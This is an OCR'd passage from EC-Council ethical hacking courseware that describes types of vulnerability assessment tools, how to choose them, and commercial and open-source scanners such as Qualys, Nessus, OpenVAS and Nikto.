


Figure 5.5: The working of vulnerability scanning solutions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Vulnerability Assessment Tools

Host-Based Vulnerability Assessment Tools

- Finds and identifies the OS running on a particular host computer and tests it for known deficiencies
- Searches for common applications and services

Depth Assessment Tools

- Finds and identifies previously unknown vulnerabilities in a system
- These types of tools include "fuzzers"

Application-Layer Vulnerability Assessment Tools

- Directed toward web servers or databases

Scope Assessment Tools

- Provides security to the IT system by testing for vulnerabilities in the applications and OS

Active and Passive Tools

- Active scanners perform vulnerability checks on the network that consume resources on the network
- Passive scanners do not affect system resources considerably; they only observe system data and perform data processing on a separate analysis machine

Location and Data Examination Tools

- Network-based scanner
- Agent-based scanner
- Proxy scanner
- Cluster scanner

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Vulnerability Assessment Tools

There are six types of vulnerability assessment tools: host-based vulnerability assessment tools, application-layer vulnerability assessment tools, depth assessment tools, scope assessment tools, active and passive tools, and location and data-examination tools.

- **Host-Based Vulnerability Assessment Tools**

  The host-based scanning tools are appropriate for servers that run various applications, such as the Web, critical files, databases, directories, and remote accesses. These host-based scanners can detect high levels of vulnerabilities and provide required information about the fixes (patches). A host-based vulnerability assessment tool identifies the OS running on a particular host computer and tests it for known deficiencies. It also searches for common applications and services.

- **Depth Assessment Tools**

  Depth assessment tools are used to discover and identify previously unknown vulnerabilities in a system. Generally, tools such as fuzzers, which provide arbitrary input to a system's interface, are used to identify vulnerabilities to an unstable depth. Many of these tools use a set of vulnerability signatures to test whether a product is resistant to a known vulnerability or not.

- **Application-Layer Vulnerability Assessment Tools**

  Application-layer vulnerability assessment tools are designed to serve the needs of all kinds of operating system types and applications. Various resources pose a variety of security threats and are identified by the tools designed for that purpose. Observing system vulnerabilities through the Internet using an external router, firewall, or webserver is called an external vulnerability assessment. These vulnerabilities could be

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

external DoS/DDoS threats, network data interception, or other issues. The analyst performs a vulnerability assessment and notes vulnerable resources. The network vulnerability information is updated regularly into the tools. Application-layer vulnerability assessment tools are directed towards web servers or databases.

- **Scope Assessment Tools**

  Scope assessment tools provide an assessment of the security by testing vulnerabilities in the applications and operating system. These tools provide standard controls and a reporting interface that allows the user to select a suitable scan. These tools generate a standard report based on the information found. Some assessment tools are designed to test a specific application or application type for vulnerability.

- **Active and Passive Tools**

  Active scanners perform vulnerability checks on the network functions that consume resources on the network. The main advantage of the active scanner is that the system administrator or IT manager has good control of the timing and the parameters of vulnerability scans. This scanner cannot be used for critical operating systems because it uses system resources that affect the processing of other tasks.

  Passive scanners are those that do not considerably affect system resources, as they only observe system data and perform data processing on a separate analysis machine. A passive scanner first receives system data that provide complete information on the processes that are running and then assesses that data against a set of rules.

- **Location and Data Examination Tools**

  Listed below are some of the location and data examination tools:

  - **Network-Based Scanner:** Network-based scanners are those that interact only with the real machine where they reside and give the report to the same machine after scanning.
  - **Agent-Based Scanner:** Agent-based scanners reside on a single machine but can scan several machines on the same network.
  - **Proxy Scanner:** Proxy scanners are the network-based scanners that can scan networks from any machine on the network.
  - **Cluster scanner:** Cluster scanners are similar to proxy scanners, but they can simultaneously perform two or more scans on different machines in the network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Choosing a Vulnerability Assessment Tool

- Vulnerability assessment tools are used to test a host or application for vulnerabilities

- Choose the tools that best satisfy the following requirements:
  - Can test from dozens to 30,000 different vulnerabilities, depending on the product
  - Contains several hundred different attack signatures
  - Matches your environment and expertise
  - Has accurate network, application mapping, and penetration tests
  - Has a number of regularly updated vulnerability scripts for the platforms that you are scanning
  - Generates reports
  - Checks different levels of penetration in order to prevent lockups

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Choosing a Vulnerability Assessment Tool

Vendor-designed vulnerability assessment tools can be used to test a host or application for vulnerabilities. There are several available vulnerability assessment tools that include port scanners, vulnerability scanners, and OS vulnerability assessment scanners. Organizations must choose appropriate tools based on their test requirements.

Choose the tools that best satisfy the following requirements:

- Tools must be capable of testing anywhere from dozens to 30,000 different vulnerabilities, depending on the product
- The selected tool should have a sound database of vulnerabilities and frequently updated attack signatures
- Pick a tool that matches the environment and expertise
- Make sure to regularly update the scan engine to ensure the tool is aware of the latest known vulnerabilities
- Verify that the chosen vulnerability assessment tool has accurate network mapping, application mapping, and penetration tests. Not all tools can find the protocols running and analyze a network's performance.
- Ensure that the tool has several regularly updated vulnerability scripts for the platforms you are scanning
- Make sure that any patches are applied; failing to do so might lead to false positives
- Find out how many reports are returned, what information they contain, and whether they are exportable


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Check whether the tool has different levels of penetration to stop lockups
- The maintenance costs of tools can be offset by effectively using them
- Ensure that the vulnerability assessment tool can run its scans quickly and accurately
- Ensure that the tool can perform scans using multiple protocols
- Verify that the tool can understand and analyze the network topology to perform the assessment
- Bandwidth limitations are a major concern when dealing with large networks. Ensure the vulnerability assessment tool has high bandwidth allocation
- Ensure that the vulnerability assessment tool possess excellent query throttling features
- Ensure that the tool can also assess fragile systems and non-traditional assets

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Criteria for Choosing a Vulnerability Assessment Tool

1. Types of vulnerabilities being assessed
2. Testing capability of scanning
3. Ability to provide accurate reports
4. Efficient and accurate scanning
5. Capability to perform a smart search
6. Functionality for writing its own tests
7. Test run scheduling



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Criteria for Choosing a Vulnerability Assessment Tool

The criteria to follow when choosing or purchasing any vulnerability assessment tool are as follows:

- **Types of vulnerabilities being assessed**: The most important information at the time of evaluating any tool is to find out how many types of vulnerabilities it will discover.
- **Testing capability of scanning**: The vulnerability assessment tool must have the capacity to execute the entire selected test and must scan all the systems selected for scanning.
- **Ability to provide accurate reports**: The ability to prepare an accurate report is essential. Vulnerability reports should be short, clear, and should provide an easy method to mitigate the discovered vulnerability.
- **Efficient and accurate scanning**: Two essential aspects of scanner performance are how much time it takes for a single host and what resources are required, and the loss of services at the time of scanning. It is important to ensure accuracy and to be aware of the accuracy of the results.
- **Capability to perform a smart search**: How clever they are at the time of scanning is also a key factor in judging any vulnerability assessment tool.
- **Functionality for writing its own tests**: When a signature is not present for a recently found vulnerability, it is helpful if the vulnerability scanning tool allows the use of user-developed tests.
- **Test run scheduling**: It is important to be able to do test-run scheduling as it allows users to perform scanning when traffic on the network is light.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Selecting Vulnerability Assessment Tools

- Ensure that it does not damage your network or system while running tools
- Understand the functionality, and decide on the information that needs to be collected before beginning
- Decide the source location of the scan, taking into consideration the information that needs to be collected
- Enable logging every time a computer is scanned
- Users should scan their systems frequently for vulnerabilities

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Selecting Vulnerability Assessment Tools

Some of the best practices that can be adopted for selecting vulnerability assessment tools are:


- Vulnerability assessment tools are used to secure and protect the organization's system or network. Ensure that they do not damage the network or system while running.
- Before using any vulnerability assessment tools, it is important to understand their function and to decide what information is needed before starting
- Security mechanisms for accessing from within and from outside the network are somewhat different, so decide the location for the scan based on the desired information
- At the time of scanning, enable logging and ensure that all outcomes and methodologies are annotated every time a scan is performed on any computer
- Users should frequently scan their systems for vulnerabilities and regularly monitor them for vulnerabilities and exploits

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Tools: Qualys Vulnerability Management

- A cloud-based service that offers immediate global visibility into IT system areas that might be vulnerable to the latest Internet threats and how to protect them
- Aids in the continuous identification of threats and monitoring of unexpected changes in a network before they become breaches

Qualys.




https://www.qualys.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Tools: Nessus Professional and GFI LanGuard

Nessus Professional	An assessment solution for identifying the vulnerabilities, configuration issues, and malware
GFI LanGuard	Scans, detects, assesses, and rectifies security vulnerabilities in a network and connected devices



https://www.tenable.com




https://www.gfi.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Tools: OpenVAS and Nikto

OpenVAS	A framework of several services and tools offering a comprehensive and powerful vulnerability scanning and vulnerability management solution
Nikto	A web server assessment tool that examines a web server to discover potential problems and security vulnerabilities





http://www.openvas.org

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Other Vulnerability Assessment Tools

- **Qualys FreeScan** — https://freescan.qualys.com
- **Acunetix Web Vulnerability Scanner** — https://www.acunetix.com
- **Nexpose** — https://www.rapid7.com
- **Network Security Scanner** — https://www.beyondtrust.com
- **SAINT** — https://www.saintcorporation.com
- **Microsoft Baseline Security Analyzer (MBSA)** — https://www.microsoft.com
- **beSECURE (AVDS)** — https://www.beyondsecurity.com
- **Core Impact Pro** — https://www.coresecurity.com
- **N-Stalker Web Application Security Scanner** — https://www.nstalker.com
- **ManageEngine Vulnerability Manager Plus** — https://www.manageengine.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Tools

An attacker performs vulnerability scanning to identify security loopholes in the target network that they can exploit to launch attacks. Security analysts can use vulnerability assessment tools to identify weaknesses present in the organization's security posture and remediate the identified vulnerabilities before an attacker exploits them.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Network vulnerability scanners help to analyze and identify vulnerabilities in the target network or network resources by using vulnerability assessment and network auditing. These tools also assist in overcoming weaknesses in the network by suggesting various remediation techniques.

The following are some of the most effective vulnerability assessment tools:

- **Qualys Vulnerability Management**

  Source: *https://www.qualys.com*

  Qualys VM is a cloud-based service that gives immediate, global visibility into where IT systems might be vulnerable to the latest Internet threats and how to protect them. It helps to continuously identify threats and monitor unexpected changes in a network before they turn into breaches.

  Features:

  - **Agent-based detection**

    Also works with the Qualys Cloud Agents, extending its network coverage to unscannable assets.

  - **Constant monitoring and alerts**

    When VM is paired with Continuous Monitoring (CM), InfoSec teams are proactively alerted about potential threats, so problems can be tackled before they turn into breaches.

  - **Comprehensive coverage and visibility**

    Continuously scans and identifies vulnerabilities for protecting IT assets on-premises, in the cloud, and at mobile endpoints. Its executive dashboard displays an overview of the security posture and gives access to remediation details. VM generates custom, role-based reports for multiple stakeholders, including automatic security documentation for compliance auditors.

  - **VM for the perimeter-less world**

    As enterprises adopt cloud computing, mobility, and other disruptive technologies for digital transformation, Qualys VM offers next-generation vulnerability management for these hybrid IT environments whose traditional boundaries have been blurred.

  - **Discover forgotten devices and organize the host assets**

    Qualys can help quickly determine what is running in different parts of the network—from the perimeter and corporate network to virtualized machines and cloud services. It can also identify unexpected access points, web servers, and other devices that can expose the network to attack.

  - **Scan for vulnerabilities everywhere, accurately and efficiently**

    Scan systems anywhere from the same console, including the perimeter, the internal network, and cloud environments.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Identify and prioritize risks**

  Qualys, using trend analysis, Zero-Day, and Patch impact predictions, can identify the highest business risks.

- **Remediate vulnerabilities**

  Qualys's ability to track vulnerability data across hosts and time produces interactive reports that provide a better understanding of the security of the network.

